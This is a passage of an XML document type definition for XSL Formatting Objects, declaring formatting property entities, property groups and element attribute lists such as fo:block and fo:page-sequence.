<!ENTITY % bottom  "
    bottom  CDATA  #IMPLIED">

<!ENTITY % break-after  "
    break-after  (auto | column | page | even-page | odd-page | inherit)
    #IMPLIED">

<!ENTITY % break-before  "
    break-before  (auto | column | page | even-page | odd-page | inherit)
    #IMPLIED">

<!ENTITY % caption-side  "
    caption-side  (before | after | start | end | top | bottom | left
                  | right | inherit)
    #IMPLIED">

<!ENTITY % case-name  "
    case-name  CDATA  #IMPLIED">

<!ENTITY % case-title  "
    case-title  CDATA  #IMPLIED">

<!ENTITY % character  "
    character  CDATA  #REQUIRED">

<!ENTITY % clear  "
    clear  (start | end | left | right | both | none | inherit)  #IMPLIED">

<!ENTITY % clip  "
    clip  CDATA  #IMPLIED">

<!ENTITY % color  "
    color  CDATA  #IMPLIED">

<!ENTITY % color-profile-name  "
    color-profile-name  CDATA  #REQUIRED">

<!ENTITY % column-count  "
    column-count  CDATA  #IMPLIED">

<!ENTITY % column-gap  "
```

```
    column-gap  CDATA  #IMPLIED">

<!ENTITY % column-number  "
    column-number  CDATA  #IMPLIED">

<!ENTITY % column-width  "
    column-width  CDATA  #IMPLIED">

<!ENTITY % content-height  "
    content-height  CDATA  #IMPLIED">

<!ENTITY % content-type  "
    content-type  CDATA  #IMPLIED">

<!ENTITY % content-width  "
    content-width  CDATA  #IMPLIED">

<!ENTITY % country  "
    country  CDATA  #IMPLIED">

<!ENTITY % cue  "
    cue  CDATA  #IMPLIED">

<!ENTITY % cue-after  "
    cue-after  CDATA  #IMPLIED">

<!ENTITY % cue-before  "
    cue-before  CDATA  #IMPLIED">

<!ENTITY % destination-placement-offset  "
    destination-placement-offset  CDATA  #IMPLIED">

<!ENTITY % direction  "
    direction  (ltr | rtl | inherit)  #IMPLIED">

<!ENTITY % display-align  "
    display-align  (auto | before | center | after| inherit)  #IMPLIED">

<!ENTITY % dominant-baseline  "
    dominant-baseline  (auto | use-script | no-change | reset-size
                       | ideographic | alphabetic | hanging | mathematical
                       | inherit)
    #IMPLIED">

<!ENTITY % elevation  "
    elevation  CDATA  #IMPLIED">

<!ENTITY % empty-cells  "
    empty-cells  (show | hide | inherit)  #IMPLIED">

<!ENTITY % end-indent  "
    end-indent  CDATA  #IMPLIED">
```

```
<!ENTITY % ends-row  "
    ends-row  (true | false)  #IMPLIED">

<!ENTITY % extent  "
    extent  CDATA  #REQUIRED">

<!ENTITY % external-destination  "
    external-destination  CDATA  #IMPLIED">

<!ENTITY % float  "
    float  (before | start | end | left | right | none | inherit)  #IMPLIED">

<!ENTITY % flow-name  "
    flow-name  CDATA  #REQUIRED">

<!ENTITY % font  "
    font  CDATA  #IMPLIED">

<!ENTITY % font-family  "
    font-family  CDATA  #IMPLIED">

<!ENTITY % font-selection-strategy  "
    font-selection-strategy  (auto | character-by-character | inherit)
    #IMPLIED">

<!ENTITY % font-size  "
    font-size  CDATA  #IMPLIED">

<!ENTITY % font-size-adjust  "
    font-size-adjust  CDATA  #IMPLIED">

<!ENTITY % font-stretch  "
    font-stretch  (normal | wider | narrower | ultra-condensed
                  | extra-condensed | condensed | semi-condensed
                  | semi-expanded |expanded | extra-expanded
                  | ultra-expanded | inherit)
    #IMPLIED">

<!ENTITY % font-style  "
    font-style  (normal | italic | oblique |  backslant | inherit)  #IMPLIED">

<!ENTITY % font-variant  "
    font-variant  (normal | small-caps | inherit)  #IMPLIED">

<!ENTITY % font-weight  "
    font-weight  (normal | bold | bolder | lighter | 100 | 200
                 | 300 | 400 | 500 | 600 | 700 | 800 | 900 | inherit)
    #IMPLIED">

<!ENTITY % force-page-count  "
    force-page-count  (auto | even | odd | end-on-even | end-on-odd
                      | no-force| inherit)
    #IMPLIED">
```

```
<!ENTITY % format  "
    format  CDATA  #IMPLIED">

<!ENTITY % glyph-orientation-horizontal  "
    glyph-orientation-horizontal  CDATA  #IMPLIED">

<!ENTITY % glyph-orientation-vertical  "
    glyph-orientation-vertical  CDATA  #IMPLIED">

<!ENTITY % grouping-separator  "
    grouping-separator  CDATA  #IMPLIED">

<!ENTITY % grouping-size  "
    grouping-size  CDATA  #IMPLIED">

<!ENTITY % height  "
    height  CDATA  #IMPLIED">

<!ENTITY % hyphenate  "
    hyphenate  (false | true | inherit)  #IMPLIED">

<!ENTITY % hyphenation-character  "
    hyphenation-character  CDATA  #IMPLIED">

<!ENTITY % hyphenation-keep  "
    hyphenation-keep  (auto | column | page | inherit)  #IMPLIED">

<!ENTITY % hyphenation-ladder-count  "
    hyphenation-ladder-count  CDATA  #IMPLIED">

<!ENTITY % hyphenation-push-character-count  "
    hyphenation-push-character-count  CDATA  #IMPLIED">

<!ENTITY % hyphenation-remain-character-count  "
    hyphenation-remain-character-count  CDATA  #IMPLIED">

<!ENTITY % id  "
    id  CDATA  #IMPLIED">

<!ENTITY % indicate-destination  "
    indicate-destination  (true | false)  #IMPLIED">

<!ENTITY % initial-page-number  "
    initial-page-number  CDATA  #IMPLIED">

<!ENTITY % inline-progression-dimension  "
    inline-progression-dimension  CDATA  #IMPLIED">

<!ENTITY % internal-destination  "
    internal-destination  CDATA  #IMPLIED">

<!ENTITY % keep-together  "
```

```
    keep-together  CDATA  #IMPLIED">

<!ENTITY % keep-with-next  "
    keep-with-next  CDATA  #IMPLIED">

<!ENTITY % keep-with-previous  "
    keep-with-previous  CDATA  #IMPLIED">

<!ENTITY % language  "
    language  CDATA  #IMPLIED">

<!ENTITY % last-line-end-indent  "
    last-line-end-indent  CDATA  #IMPLIED">

<!ENTITY % leader-alignment  "
    leader-alignment  (none | reference-area | page | inherit)  #IMPLIED">

<!ENTITY % leader-length  "
    leader-length  CDATA  #IMPLIED">

<!ENTITY % leader-pattern  "
    leader-pattern  (space | rule | dots | use-content | inherit)  #IMPLIED">

<!ENTITY % leader-pattern-width  "
    leader-pattern-width  CDATA  #IMPLIED">

<!ENTITY % left  "
    left  CDATA  #IMPLIED">

<!ENTITY % letter-spacing  "
    letter-spacing  CDATA  #IMPLIED">

<!ENTITY % letter-value  "
    letter-value  (auto | alphabetic | traditional)  #IMPLIED">

<!ENTITY % line-height  "
    line-height  CDATA  #IMPLIED">

<!ENTITY % line-height-shift-adjustment  "
    line-height-shift-adjustment  (consider-shifts | disregard-shifts | inherit)
    #IMPLIED">

<!ENTITY % line-stacking-strategy  "
    line-stacking-strategy  (line-height | font-height | max-height | inherit)
    #IMPLIED">

<!ENTITY % linefeed-treatment  "
    linefeed-treatment  (ignore | preserve | treat-as-space
                        | treat-as-zero-width-space | inherit)
    #IMPLIED">

<!ENTITY % margin  "
    margin  CDATA  #IMPLIED">
```

```
<!ENTITY % margin-bottom  "
    margin-bottom  CDATA  #IMPLIED">

<!ENTITY % margin-left  "
    margin-left  CDATA  #IMPLIED">

<!ENTITY % margin-right  "
    margin-right  CDATA  #IMPLIED">

<!ENTITY % margin-top  "
    margin-top  CDATA  #IMPLIED">

<!ENTITY % marker-class-name  "
    marker-class-name  CDATA  #IMPLIED">

<!ENTITY % master-name  "
    master-name  CDATA  #REQUIRED">

<!ENTITY % master-reference  "
    master-reference  CDATA  #REQUIRED">

<!ENTITY % max-height  "
    max-height  CDATA  #IMPLIED">

<!ENTITY % max-width  "
    max-width  CDATA  #IMPLIED">

<!ENTITY % maximum-repeats  "
    maximum-repeats  CDATA  #IMPLIED">

<!ENTITY % media-usage  "
    media-usage  (auto | paginate | bounded-in-one-dimension | unbounded)
    #IMPLIED">

<!ENTITY % min-height  "
    min-height  CDATA  #IMPLIED">

<!ENTITY % min-width  "
    min-width  CDATA  #IMPLIED">

<!ENTITY % number-columns-repeated  "
    number-columns-repeated  CDATA  #IMPLIED">

<!ENTITY % number-columns-spanned  "
    number-columns-spanned  CDATA  #IMPLIED">

<!ENTITY % number-rows-spanned  "
    number-rows-spanned  CDATA  #IMPLIED">

<!ENTITY % odd-or-even  "
    odd-or-even  (odd | even | any | inherit)  #IMPLIED">
```

```
<!ENTITY % orphans  "
    orphans  CDATA  #IMPLIED">

<!ENTITY % overflow  "
    overflow  (visible | hidden | scroll | error-if-overflow | auto | inherit)
    #IMPLIED">

<!ENTITY % padding  "
    padding  CDATA  #IMPLIED">

<!ENTITY % padding-after  "
    padding-after  CDATA  #IMPLIED">

<!ENTITY % padding-before  "
    padding-before  CDATA  #IMPLIED">

<!ENTITY % padding-bottom  "
    padding-bottom  CDATA  #IMPLIED">

<!ENTITY % padding-end  "
    padding-end  CDATA  #IMPLIED">

<!ENTITY % padding-left  "
    padding-left  CDATA  #IMPLIED">

<!ENTITY % padding-right  "
    padding-right  CDATA  #IMPLIED">

<!ENTITY % padding-start  "
    padding-start  CDATA  #IMPLIED">

<!ENTITY % padding-top  "
    padding-top  CDATA  #IMPLIED">

<!ENTITY % page-break-after  "
    page-break-after  (auto | always | avoid | left | right | inherit)
    #IMPLIED">

<!ENTITY % page-break-before  "
    page-break-before  (auto | always | avoid | left | right | inherit)
    #IMPLIED">

<!ENTITY % page-break-inside  "
    page-break-inside  (avoid | auto | inherit)  #IMPLIED">

<!ENTITY % page-height  "
    page-height  CDATA  #IMPLIED">

<!ENTITY % page-position  "
    page-position  (first | last | rest | any | inherit)  #IMPLIED">

<!ENTITY % page-width  "
    page-width  CDATA  #IMPLIED">
```

```
<!ENTITY % pause  "
    pause  CDATA  #IMPLIED">

<!ENTITY % pause-after  "
    pause-after  CDATA  #IMPLIED">

<!ENTITY % pause-before  "
    pause-before  CDATA  #IMPLIED">

<!ENTITY % pitch  "
    pitch  CDATA  #IMPLIED">

<!ENTITY % pitch-range  "
    pitch-range  CDATA  #IMPLIED">

<!ENTITY % play-during  "
    play-during  CDATA  #IMPLIED">

<!ENTITY % position  "
    position  (static | relative | absolute | fixed | inherit)  #IMPLIED">

<!ENTITY % precedence  "
    precedence  (true | false | inherit)  #IMPLIED">

<!ENTITY % provisional-distance-between-starts  "
    provisional-distance-between-starts  CDATA  #IMPLIED">

<!ENTITY % provisional-label-separation  "
    provisional-label-separation  CDATA  #IMPLIED">

<!ENTITY % ref-id  "
    ref-id  CDATA  #REQUIRED">

<!ENTITY % reference-orientation  "
    reference-orientation  ( 0 | 90 | 180 | 270 | -90 | -180 | -270 | inherit)
    #IMPLIED">

<!ENTITY % region-name  "
    region-name  CDATA  #IMPLIED">

<!ENTITY % relative-align  "
    relative-align  (before | baseline| inherit)  #IMPLIED">

<!ENTITY % relative-position  "
    relative-position  (static | relative | inherit)  #IMPLIED">

<!ENTITY % rendering-intent  "
    rendering-intent  (auto | perceptual | relative-colorimetric
                      | saturation | absolute-colorimetric | inherit)
    #IMPLIED">

<!ENTITY % retrieve-boundary  "
```

```
    retrieve-boundary  (page | page-sequence | document)  #IMPLIED">

<!ENTITY % retrieve-class-name  "
    retrieve-class-name  CDATA  #IMPLIED">

<!ENTITY % retrieve-position  "
    retrieve-position  (first-starting-within-page | first-including-carryover
                       |last-starting-within-page | last-ending-within-page)
    #IMPLIED">

<!ENTITY % richness  "
    richness  CDATA  #IMPLIED">

<!ENTITY % right  "
    right  CDATA  #IMPLIED">

<!ENTITY % role  "
    role  CDATA  #IMPLIED">

<!ENTITY % rule-style  "
    rule-style  (none | dotted | dashed | solid | double | groove
                | ridge | inherit)
    #IMPLIED">

<!ENTITY % rule-thickness  "
    rule-thickness  CDATA  #IMPLIED">

<!ENTITY % scaling  "
    scaling  (uniform | non-uniform | inherit)  #IMPLIED">

<!ENTITY % scaling-method  "
    scaling-method  (auto | integer-pixels | resample-any-method | inherit)
    #IMPLIED">

<!ENTITY % score-spaces  "
    score-spaces  (true | false | inherit)  #IMPLIED">

<!ENTITY % script  "
    script  CDATA  #IMPLIED">

<!ENTITY % show-destination  "
    show-destination  (replace | new)  #IMPLIED">

<!ENTITY % size  "
    size  CDATA  #IMPLIED">

<!ENTITY % source-document  "
    source-document  CDATA  #IMPLIED">

<!ENTITY % space-after  "
    space-after  CDATA  #IMPLIED">

<!ENTITY % space-before  "
```

```
    space-before  CDATA  #IMPLIED">

<!ENTITY % space-end  "
    space-end  CDATA  #IMPLIED">

<!ENTITY % space-start  "
    space-start  CDATA  #IMPLIED">

<!ENTITY % space-treatment  "
    space-treatment  (ignore | preserve | ignore-if-before-linefeed
                     | ignore-if-after-linefeed
                     | ignore-if-surrounding-linefeed | inherit)
    #IMPLIED">

<!ENTITY % span  "
    span  (none | all | inherit)  #IMPLIED">

<!ENTITY % speak  "
    speak  (normal | none | spell-out | inherit)  #IMPLIED">

<!ENTITY % speak-header  "
    speak-header  (once | always | inherit)  #IMPLIED">

<!ENTITY % speak-numeral  "
    speak-numeral  (digits | continuous | inherit)  #IMPLIED">

<!ENTITY % speak-punctuation  "
    speak-punctuation  (code | none | inherit)  #IMPLIED">

<!ENTITY % speech-rate  "
    speech-rate  CDATA  #IMPLIED">

<!ENTITY % src  "
    src  CDATA  #REQUIRED">

<!ENTITY % start-indent  "
    start-indent  CDATA  #IMPLIED">

<!ENTITY % starting-state  "
    starting-state  (show | hide)  #IMPLIED">

<!ENTITY % starts-row  "
    starts-row  (true | false)  #IMPLIED">

<!ENTITY % stress  "
    stress  CDATA  #IMPLIED">

<!ENTITY % suppress-at-line-break  "
    suppress-at-line-break  (auto | suppress | retain | inherit)  #IMPLIED">

<!ENTITY % switch-to  "
    switch-to  CDATA  #IMPLIED">
```

```
<!ENTITY % table-layout  "
    table-layout  (auto | fixed | inherit)  #IMPLIED">

<!ENTITY % table-omit-footer-at-break  "
    table-omit-footer-at-break  (true | false)  #IMPLIED">

<!ENTITY % table-omit-header-at-break  "
    table-omit-header-at-break  (true | false)  #IMPLIED">

<!ENTITY % target-presentation-context  "
    target-presentation-context  CDATA  #IMPLIED">

<!ENTITY % target-processing-context  "
    target-processing-context  CDATA  #IMPLIED">

<!ENTITY % target-stylesheet  "
    target-stylesheet  CDATA  #IMPLIED">

<!ENTITY % text-align  "
    text-align  CDATA  #IMPLIED">

<!ENTITY % text-align-last  "
    text-align-last  (relative | start | center | end | justify | inside
                     | outside | left | right | inherit)
    #IMPLIED">

<!ENTITY % text-altitude  "
    text-altitude  CDATA  #IMPLIED">

<!ENTITY % text-decoration  "
    text-decoration  NMTOKENS  #IMPLIED">

<!ENTITY % text-depth  "
    text-depth  CDATA  #IMPLIED">

<!ENTITY % text-indent  "
    text-indent  CDATA  #IMPLIED">

<!ENTITY % text-shadow  "
    text-shadow  CDATA  #IMPLIED">

<!ENTITY % text-transform  "
    text-transform  (capitalize | uppercase | lowercase | none | inherit)
    #IMPLIED">

<!ENTITY % top  "
    top  CDATA  #IMPLIED">

<!ENTITY % treat-as-word-space  "
    treat-as-word-space  (auto | true | false | inherit)  #IMPLIED">

<!ENTITY % unicode-bidi  "
    unicode-bidi  (normal | embed | bidi-override | inherit)  #IMPLIED">
```

```
<!ENTITY % vertical-align  "
    vertical-align  CDATA  #IMPLIED">

<!ENTITY % visibility  "
    visibility  (visible | hidden | collapse | inherit)  #IMPLIED">

<!ENTITY % voice-family  "
    voice-family  CDATA  #IMPLIED">

<!ENTITY % volume  "
    volume  CDATA  #IMPLIED">

<!ENTITY % white-space  "
    white-space  (normal | pre | nowrap | inherit)  #IMPLIED">

<!ENTITY % white-space-collapse  "
    white-space-collapse  (false | true | inherit)  #IMPLIED">

<!ENTITY % widows  "
    widows  CDATA  #IMPLIED">

<!ENTITY % width  "
    width  CDATA  #IMPLIED">

<!ENTITY % word-spacing  "
    word-spacing  CDATA  #IMPLIED">

<!ENTITY % wrap-option  "
    wrap-option  (no-wrap | wrap | inherit)  #IMPLIED">

<!ENTITY % writing-mode  "
    writing-mode  (lr-tb | rl-tb | tb-rl | lr | rl | tb | inherit)  #IMPLIED">

<!ENTITY % xml:lang  "
    xml:lang  CDATA  #IMPLIED">

<!ENTITY % z-index  "
    z-index  CDATA  #IMPLIED">

<!-- =============================================================== -->
<!-- PROPERTY GROUP                                                  -->
<!-- =============================================================== -->

<!ENTITY % common-accessibility-properties  "
    %role;
    %source-document;">

<!ENTITY % common-absolute-position-properties  "
    %absolute-position;
    %top;
    %right;
    %bottom;
```

```
    %left;">

<!ENTITY % common-aural-properties  "
    %azimuth;
    %cue-after;
    %cue-before;
    %elevation;
    %pause-after;
    %pause-before;
    %pitch;
    %pitch-range;
    %play-during;
    %richness;
    %speak;
    %speak-header;
    %speak-numeral;
    %speak-punctuation;
    %speech-rate;
    %stress;
    %voice-family;
    %volume;">

<!ENTITY % common-border-padding-and-background-properties  "
    %background-attachment;
    %background-color;
    %background-image;
    %background-repeat;
    %background-position-horizontal;
    %background-position-vertical;
    %border-before-color;
    %border-before-style;
    %border-before-width;
    %border-after-color;
    %border-after-style;
    %border-after-width;
    %border-start-color;
    %border-start-style;
    %border-start-width;
    %border-end-color;
    %border-end-style;
    %border-end-width;
    %border-top-color;
    %border-top-style;
    %border-top-width;
    %border-bottom-color;
    %border-bottom-style;
    %border-bottom-width;
    %border-left-color;
    %border-left-style;
    %border-left-width;
    %border-right-color;
    %border-right-style;
    %border-right-width;
```

```
    %padding-before;
    %padding-after;
    %padding-start;
    %padding-end;
    %padding-top;
    %padding-bottom;
    %padding-left;
    %padding-right;">

<!ENTITY % common-font-properties  "
    %font-family;
    %font-selection-strategy;
    %font-size;
    %font-stretch;
    %font-size-adjust;
    %font-style;
    %font-variant;
    %font-weight;">

<!ENTITY % common-hyphenation-properties  "
    %country;
    %language;
    %script;
    %hyphenate;
    %hyphenation-character;
    %hyphenation-push-character-count;
    %hyphenation-remain-character-count;">

<!ENTITY % common-margin-properties-block  "
    %margin-top;
    %margin-bottom;
    %margin-left;
    %margin-right;
    %space-before;
    %space-after;
    %start-indent;
    %end-indent;">

<!ENTITY % common-margin-properties-inline  "
    %space-end;
    %space-start;">

<!ENTITY % common-relative-position-properties  "
    %relative-position;
    %top;
    %right;
    %bottom;
    %left;">

<!-- =============================================================== -->
<!-- ELEMENT                                                         -->
<!-- =============================================================== -->
```

```
<!ELEMENT fo:basic-link
    (#PCDATA|%inline;|%block;)*>
<!ATTLIST fo:basic-link
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-margin-properties-inline;
    %common-relative-position-properties;
    %alignment-adjust;
    %alignment-baseline;
    %baseline-shift;
    %destination-placement-offset;
    %dominant-baseline;
    %external-destination;
    %id;
    %indicate-destination;
    %internal-destination;
    %keep-together;
    %keep-with-next;
    %keep-with-previous;
    %line-height;
    %line-height-shift-adjustment;
    %show-destination;
    %target-processing-context;
    %target-presentation-context;
    %target-stylesheet;>

<!ELEMENT fo:bidi-override
    (#PCDATA|%inline;|%block;)*>
<!ATTLIST fo:bidi-override
    %common-aural-properties;
    %common-font-properties;
    %common-relative-position-properties;
    %color;
    %direction;
    %id;
    %letter-spacing;
    %line-height;
    %line-height-shift-adjustment;
    %score-spaces;
    %text-shadow;
    %text-transform;
    %unicode-bidi;
    %word-spacing;>

<!ELEMENT fo:block
    (#PCDATA|%inline;|%block;)*>
<!ATTLIST fo:block
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-font-properties;
    %common-hyphenation-properties;
```

```
    %common-margin-properties-block;
    %common-relative-position-properties;
    %break-after;
    %break-before;
    %color;
    %text-depth;
    %text-altitude;
    %hyphenation-keep;
    %hyphenation-ladder-count;
    %id;
    %keep-together;
    %keep-with-next;
    %keep-with-previous;
    %last-line-end-indent;
    %linefeed-treatment;
    %line-height;
    %line-height-shift-adjustment;
    %line-stacking-strategy;
    %orphans;
    %space-treatment;
    %span;
    %text-align;
    %text-align-last;
    %text-indent;
    %visibility;
    %white-space-collapse;
    %widows;
    %wrap-option;
    %z-index;>

<!ELEMENT fo:block-container
    (%block;)+>
<!ATTLIST fo:block-container
    %common-absolute-position-properties;
    %common-border-padding-and-background-properties;
    %common-margin-properties-block;
    %block-progression-dimension;
    %break-after;
    %break-before;
    %clip;
    %display-align;
    %height;
    %id;
    %inline-progression-dimension;
    %keep-together;
    %keep-with-next;
    %keep-with-previous;
    %overflow;
    %reference-orientation;
    %span;
    %width;
    %writing-mode;>
```

```
<!ELEMENT fo:character
    EMPTY>
<!ATTLIST fo:character
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-font-properties;
    %common-hyphenation-properties;
    %common-margin-properties-inline;
    %common-relative-position-properties;
    %alignment-adjust;
    %treat-as-word-space;
    %alignment-baseline;
    %baseline-shift;
    %character;
    %color;
    %dominant-baseline;
    %text-depth;
    %text-altitude;
    %glyph-orientation-horizontal;
    %glyph-orientation-vertical;
    %id;
    %keep-with-next;
    %keep-with-previous;
    %letter-spacing;
    %line-height;
    %line-height-shift-adjustment;
    %score-spaces;
    %suppress-at-line-break;
    %text-decoration;
    %text-shadow;
    %text-transform;
    %word-spacing;>

<!ELEMENT fo:color-profile
    EMPTY>
<!ATTLIST fo:color-profile
    %src;
    %color-profile-name;
    %rendering-intent;>

<!ELEMENT fo:conditional-page-master-reference
    EMPTY>
<!ATTLIST fo:conditional-page-master-reference
    %master-reference;
    %page-position;
    %odd-or-even;
    %blank-or-not-blank;>

<!ELEMENT fo:declarations
    (fo:color-profile)+>

<!ELEMENT fo:external-graphic
    EMPTY>
```

```
<!ATTLIST fo:external-graphic
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-margin-properties-inline;
    %common-relative-position-properties;
    %alignment-adjust;
    %alignment-baseline;
    %baseline-shift;
    %block-progression-dimension;
    %content-height;
    %content-type;
    %content-width;
    %display-align;
    %dominant-baseline;
    %height;
    %id;
    %inline-progression-dimension;
    %keep-with-next;
    %keep-with-previous;
    %line-height;
    %line-height-shift-adjustment;
    %overflow;
    %scaling;
    %scaling-method;
    %src;
    %text-align;
    %width;>

<!ELEMENT fo:float
    (%block;)+>
<!ATTLIST fo:float
    %float;
    %clear;>

<!ELEMENT fo:flow
    (%block;)+>
<!ATTLIST fo:flow
    %flow-name;>

<!ELEMENT fo:footnote
    (fo:inline,fo:footnote-body)>

<!ELEMENT fo:footnote-body
    (%block;)+>

<!ELEMENT fo:initial-property-set
    EMPTY>
<!ATTLIST fo:initial-property-set
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-font-properties;
```

```
    %common-relative-position-properties;
    %color;
    %id;
    %letter-spacing;
    %line-height;
    %line-height-shift-adjustment;
    %score-spaces;
    %text-decoration;
    %text-shadow;
    %text-transform;
    %word-spacing;>

<!ELEMENT fo:inline
    (#PCDATA|%inline;|%block;)*>
<!ATTLIST fo:inline
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-font-properties;
    %common-margin-properties-inline;
    %common-relative-position-properties;
    %alignment-adjust;
    %alignment-baseline;
    %baseline-shift;
    %color;
    %dominant-baseline;
    %id;
    %keep-together;
    %keep-with-next;
    %keep-with-previous;
    %line-height;
    %line-height-shift-adjustment;
    %text-decoration;
    %visibility;
    %z-index;>

<!ELEMENT fo:inline-container
    (%block;)+>
<!ATTLIST fo:inline-container
    %common-border-padding-and-background-properties;
    %common-margin-properties-inline;
    %common-relative-position-properties;
    %alignment-adjust;
    %alignment-baseline;
    %baseline-shift;
    %block-progression-dimension;
    %clip;
    %display-align;
    %dominant-baseline;
    %height;
    %id;
    %inline-progression-dimension;
    %keep-together;
```

```
    %keep-with-next;
    %keep-with-previous;
    %line-height;
    %line-height-shift-adjustment;
    %overflow;
    %reference-orientation;
    %width;
    %writing-mode;>

<!ELEMENT fo:instream-foreign-object
    ANY>
<!ATTLIST fo:instream-foreign-object
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-margin-properties-inline;
    %common-relative-position-properties;
    %alignment-adjust;
    %alignment-baseline;
    %baseline-shift;
    %block-progression-dimension;
    %content-height;
    %content-type;
    %content-width;
    %display-align;
    %dominant-baseline;
    %height;
    %id;
    %inline-progression-dimension;
    %keep-with-next;
    %keep-with-previous;
    %line-height;
    %line-height-shift-adjustment;
    %overflow;
    %scaling;
    %scaling-method;
    %text-align;
    %width;>

<!ELEMENT fo:layout-master-set
    (fo:simple-page-master|fo:page-sequence-master)+>

<!ELEMENT fo:leader
    (#PCDATA|%inline;)*>
<!ATTLIST fo:leader
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-font-properties;
    %common-margin-properties-inline;
    %common-relative-position-properties;
    %alignment-adjust;
    %alignment-baseline;
```

```
    %baseline-shift;
    %color;
    %dominant-baseline;
    %text-depth;
    %text-altitude;
    %id;
    %leader-alignment;
    %leader-length;
    %leader-pattern;
    %leader-pattern-width;
    %rule-style;
    %rule-thickness;
    %letter-spacing;
    %line-height;
    %line-height-shift-adjustment;
    %text-shadow;
    %visibility;
    %word-spacing;
    %z-index;>

<!ELEMENT fo:list-block
    (fo:list-item+)>
<!ATTLIST fo:list-block
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-margin-properties-block;
    %common-relative-position-properties;
    %break-after;
    %break-before;
    %id;
    %keep-together;
    %keep-with-next;
    %keep-with-previous;
    %provisional-distance-between-starts;
    %provisional-label-separation;>

<!ELEMENT fo:list-item
    (fo:list-item-label,fo:list-item-body)>
<!ATTLIST fo:list-item
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-margin-properties-block;
    %common-relative-position-properties;
    %break-after;
    %break-before;
    %id;
    %keep-together;
    %keep-with-next;
    %keep-with-previous;
    %relative-align;>
```

```
<!ELEMENT fo:list-item-body
    (%block;)+>
<!ATTLIST fo:list-item-body
    %common-accessibility-properties;
    %id;
    %keep-together;>

<!ELEMENT fo:list-item-label
    (%block;)+>
<!ATTLIST fo:list-item-label
    %common-accessibility-properties;
    %id;
    %keep-together;>

<!ELEMENT fo:marker
    (#PCDATA|%inline;|%block;)*>
<!ATTLIST fo:marker
    %marker-class-name;>

<!ELEMENT fo:multi-case
    (#PCDATA|%inline;|%block;)*>
<!ATTLIST fo:multi-case
    %common-accessibility-properties;
    %id;
    %starting-state;
    %case-name;
    %case-title;>

<!ELEMENT fo:multi-properties
    (fo:multi-property-set+,fo:wrapper)>
<!ATTLIST fo:multi-properties
    %common-accessibility-properties;
    %id;>

<!ELEMENT fo:multi-property-set
    EMPTY>
<!ATTLIST fo:multi-property-set
    %id;
    %active-state;>

<!ELEMENT fo:multi-switch
    (fo:multi-case+)>
<!ATTLIST fo:multi-switch
    %common-accessibility-properties;
    %auto-restore;
    %id;>

<!ELEMENT fo:multi-toggle
    (#PCDATA|%inline;|%block;)*>
<!ATTLIST fo:multi-toggle
    %common-accessibility-properties;
    %id;
    %switch-to;>
```

```
<!ELEMENT fo:page-number
    EMPTY>
<!ATTLIST fo:page-number
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-font-properties;
    %common-margin-properties-inline;
    %common-relative-position-properties;
    %alignment-adjust;
    %alignment-baseline;
    %baseline-shift;
    %dominant-baseline;
    %id;
    %keep-with-next;
    %keep-with-previous;
    %letter-spacing;
    %line-height;
    %line-height-shift-adjustment;
    %score-spaces;
    %text-decoration;
    %text-shadow;
    %text-transform;
    %word-spacing;>

<!ELEMENT fo:page-number-citation
    EMPTY>
<!ATTLIST fo:page-number-citation
    %common-accessibility-properties;
    %common-aural-properties;
    %common-border-padding-and-background-properties;
    %common-font-properties;
    %common-margin-properties-inline;
    %common-relative-position-properties;
    %alignment-adjust;
    %alignment-baseline;
    %baseline-shift;
    %dominant-baseline;
    %id;
    %keep-with-next;
    %keep-with-previous;
    %letter-spacing;
    %line-height;
    %line-height-shift-adjustment;
    %ref-id;
    %score-spaces;
    %text-decoration;
    %text-shadow;
    %text-transform;
    %word-spacing;>

<!ELEMENT fo:page-sequence
```

```
    (fo:title?,fo:static-content*,fo:flow)>
<!ATTLIST fo:page-sequence
    %country;
    %format;
    %language;
    %letter-value;
    %grouping-separator;
    %grouping-size;
    %id;
    %initial-page-number;
    %force-page-count;
    %master-reference;>

<!ELEMENT fo:page-sequence-master
    (fo:single-page-master-reference|fo:repeatable-page-master-reference
    |fo:repeatable-page-master-alternatives)+>
<!ATTLIST fo:page-sequence-master
    %master-name;>

<!ELEMENT fo:region-after
    EMPTY>
<!ATTLIST fo:region-after
    %common-border-padding-and-background-properties;
    %clip;
    %display-align;
    %extent;
    %overflow;
    %precedence;
    %region-name;
    %reference-orientation;
    %writing-mode;>

<!ELEMENT fo:region-before
    EMPTY>
<!ATTLIST fo:region-before
    %common-border-padding-and-background-properties;
    %clip;
    %display-align;
    %extent;
    %overflow;
    %precedence;
    %region-name;
    %reference-orientation;
    %writing-mode;>

<!ELEMENT fo:region-body
    EMPTY>
<!ATTLIST fo:region-body
    %common-border-padding-and-background-properties;
    %common-margin-properties-block;
    %clip;
    %column-count;
    %column-gap;
```

```
    %display-align;
    %overflow;
    %region-name;
    %reference-orientation;
    %writing-mode;>

<!ELEMENT fo:region-end
    EMPTY>
<!ATTLIST fo:region-end
    %common-border-padding-and-background-properties;
    %clip;
    %display-align;
    %extent;
    %overflow;
    %region-name;
    %reference-orientation;
    %writing-mode;>

<!ELEMENT fo:region-start
    EMPTY>
<!ATTLIST fo:region-start
    %common-border-padding-and-background-properties;
    %clip;
    %display-align;
    %extent;
    %overflow;
    %region-name;
    %reference-orientation;
    %writing-mode;>

<!ELEMENT fo:repeatable-page-master-alternatives
    (fo:conditional-page-master-reference+)>
<!ATTLIST fo:repeatable-page-master-alternatives
    %maximum-repeats;>

<!ELEMENT fo:repeatable-page-master-reference
    EMPTY>
<!ATTLIST fo:repeatable-page-master-reference
    %master-reference;
    %maximum-repeats;>

<!ELEMENT fo:retrieve-marker
    EMPTY>
<!ATTLIST fo:retrieve-marker
    %retrieve-class-name;
    %retrieve-position;
    %retrieve-boundary;>

